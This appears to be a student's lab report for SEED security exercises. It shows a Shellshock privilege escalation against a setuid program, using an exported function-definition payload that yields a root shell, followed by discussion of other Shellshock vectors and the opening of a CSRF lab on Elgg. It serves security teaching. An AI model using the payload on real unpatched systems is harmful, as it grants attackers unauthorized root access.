


Figure 2.1



Terminal
1:28 PM
Seed
Open
Save
Undo
Open a recently used file
setuidprog.c
#include <stdio.h>
void main()
{
setuid(geteuid()); // make real uid = effective uid.
system("/bin/ls -l");
}
Terminal
[12/02/2017 13:25] seed@ubuntu:~$ su
Password:
[12/02/2017 13:25] root@ubuntu:/home/seed# gcc setuidprog.c -o setui
dprog
[12/02/2017 13:26] root@ubuntu:/home/seed# chmod 4755 setuidprog
[12/02/2017 13:26] root@ubuntu:/home/seed# ls -l setuidprog
-rwsr-xr-x 1 root root 7243 Dec 2 13:26 setuidprog
[12/02/2017 13:26] root@ubuntu:/home/seed# exit
exit
[12/02/2017 13:26] seed@ubuntu:~$ cd /home/seed/Picturs/
bash: cd: /home/seed/Picturs/: No such file or directory
[12/02/2017 13:27] seed@ubuntu:~$ cd /home/seed/setuidprog
bash: cd: /home/seed/setuidprog: Not a directory
[12/02/2017 13:27] seed@ubuntu:~$ cd /home/seed/Pictures/
[12/02/2017 13:28] seed@ubuntu:~/Pictures$ cd /home/seed/setuidprog
bash: cd: /home/seed/setuidprog: Not a directory
[12/02/2017 13:28] seed@ubuntu:~/Pictures$ /home/seed/setuidprog
total 132
-rwxrw-rw- 1 seed seed 133724 Aug 25 2013 Ubuntu.jpg
[12/02/2017 13:28] seed@ubuntu:~/Pictures$

Figure 2.2



Termina File Edit View Search Terminal Help
1:36 PM Seed
Open Save Undo
myprog.cgi
secret.txt
setuidprog.c
Terminal
[12/02/2017 13:34] seed@ubuntu:~$ su
Password:
[12/02/2017 13:34] root@ubuntu:/home/seed# gcc setuidprog.c -o setui
dprog
[12/02/2017 13:34] root@ubuntu:/home/seed# chmod 4755 setuidprog
[12/02/2017 13:34] root@ubuntu:/home/seed# exit
exit
[12/02/2017 13:34] seed@ubuntu:~$ export foo='() { :; }; /bin/bash'
[12/02/2017 13:34] seed@ubuntu:~$ setuidprog
total 4584
drwxr-xr-x 4 seed seed 4096 Dec 9 2015 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
drwxr-xr-x 2 seed seed 4096 Sep 17 2014 Downloads
drwxrwxr-x 6 seed seed 4096 Sep 16 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
-rw-rw-r-- 1 seed seed 148 Dec 2 13:16 myprog.cgi
-rw-rw-r-- 1 seed seed 148 Dec 2 13:16 myprog.cgi~
drwxr-xr-x 24 root root 4096 Jan 9 2014 openssl-1.0.1
-rw-r--r-- 1 root root 132483 Jan 9 2014 openssl_1.0.1-4ubuntu5.
11.debian.tar.gz
-rw-r--r-- 1 root root 2382 Jan 9 2014 openssl_1.0.1-4ubuntu5.
11.dsc
-rw-r--r-- 1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.
C Tab Width: 8 Ln 6, Col 22 INS

Figure 2.3




File Edit View Search Terminal Help
1:30 PM Seed
Open
Save
Undo
myprog.cgi
secret.txt
setuidprog.c
#include <stdio.h>
void main()
{
setuid(geteuid()); // make real uid = effective uid.
system("/bin/ls -l");
}
Terminal
Setting Vulnerability
[12/02/2017 13:29] seed@ubuntu:~/Pictures$ export foo='() { :; }; /bin/bash'
[12/02/2017 13:29] seed@ubuntu:~/Pictures$ /home/seed/setuidprog
[12/02/2017 13:29] root@ubuntu:/home/seed/Pictures# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
[12/02/2017 13:30] root@ubuntu:/home/seed/Pictures# whoami
root
[12/02/2017 13:30] root@ubuntu:/home/seed/Pictures#
Successful! Root access gained

Figure 2.4



Procedure:

1. The first two diagrams we create the basic setup that we need for this task.
2. Use "export foo=.." as shown in Figure 2.4 to set vulnerability.
3. In the figure 2.3 we compile *setuidprog.c* giving it root permissions. The programs used are shown above in screenshot.
4. Since we export the vulnerability causing sequence in the task, the injection causes the unavoidable execution of commands at the end of the function definitions, stored in the values of environment variables.
5. On removing the " *setuid(geteuid()); // make real uid = effective uid.*" statement from the program as shown in the above diagram, we are unable to gain root access.
6. The main reason behind this is if the real user id and the effective user id are the same, the function defined in the environment variable is evaluated, and so the bash door vulnerability can be exploited.
7. But the real uid and effective uid are not the same which is the reason the attack fails.

Task 3:

1. Other than the two scenarios described above (CGI and Set-UID program), is there any other scenario that could be affected by the Shellshock attack? We will give you bonus points if you can identify a significantly different scenario and you have verified the attack using your own experiment.

   There are a few other scenarios where Shellshock can be used to exploit a system,

   - IBM restricted shell- The IBM restricted shell can be overcome and the user can gain access to unrestricted shell using the same process that we've followed.
   - SSH server- The ForceCommand feature in OpenSSH ,where instead of running an unrestricted shell , a fixed command is executed, even if the user specifies a special shell program to be run. If we put this command into the environment variable "ssh_original_command". When this forced command is run as Bash shell, the bash shell will parse this environment variable on start up, and run the commands in it. The user has used their restricted shell access to gain unrestricted shell access, using the Shellshock bug.
   - Email systems- A gmail mail server can pass external input through to bash, Depending on the system configuration, a that will enable exploitation of a vulnerable version of gmail. In fact, on 6th October, it was reported that Yahoo! Servers were compromised as a result of a variation of the shellshock attack.
   - DHCP- DHCP can pass commands to Bash, when it is connected to an open Wi-Fi network. A DHCP client can request and fetch more than the IP address from a DHCP server, but can also be provided a series of additional options. Strings can be sent to local machines for execution.

2. **What is the fundamental problem of the Shellshock vulnerability? What can we learn from this vulnerability?**
   - In general, shellshock lets an attacker execute arbitrary code on web servers.
   - Bash lets users define functions as a way to pass text on to other systems and processes.
   - The difficulty with this vulnerability, which includes specific characters as part of a definition i.e like " () { :; }; " is that doesn't stop processing the string containing the function after it is defined, it will continue to read and execute shell commands following the function definition.
   - This will allow the attacker to get access to the shell. This doesn't mean that the attacker has gotten root.

- It simply allows the attacker to continue the attack and attempt privilege escalation, which might lead to access to root.
- This vulnerability shows the importance of sanitation of strings being sent to a shell.
- The parser's problem is that even if there is code after the end of the function declaration, that code will be inadvertently be executed.

Cross Site Request Forgery Lab(Elgg)

Task 1 Procedure:

1. When Boby adds Alice as a friend from his account, we can see the Live HTTP Header and identify the Add friend HTTP request, which is a GET request as shown below**.**





Figure 1.1

When logged into Boby's account, Boby can check his guid by looking at his HTTP Request Header, when he clicks edit account on his homepage. By looking at his edit Profile request HTTP Header, we are able to determine that his guid is 40, we will use this knowledge to write the code for the malicious website.



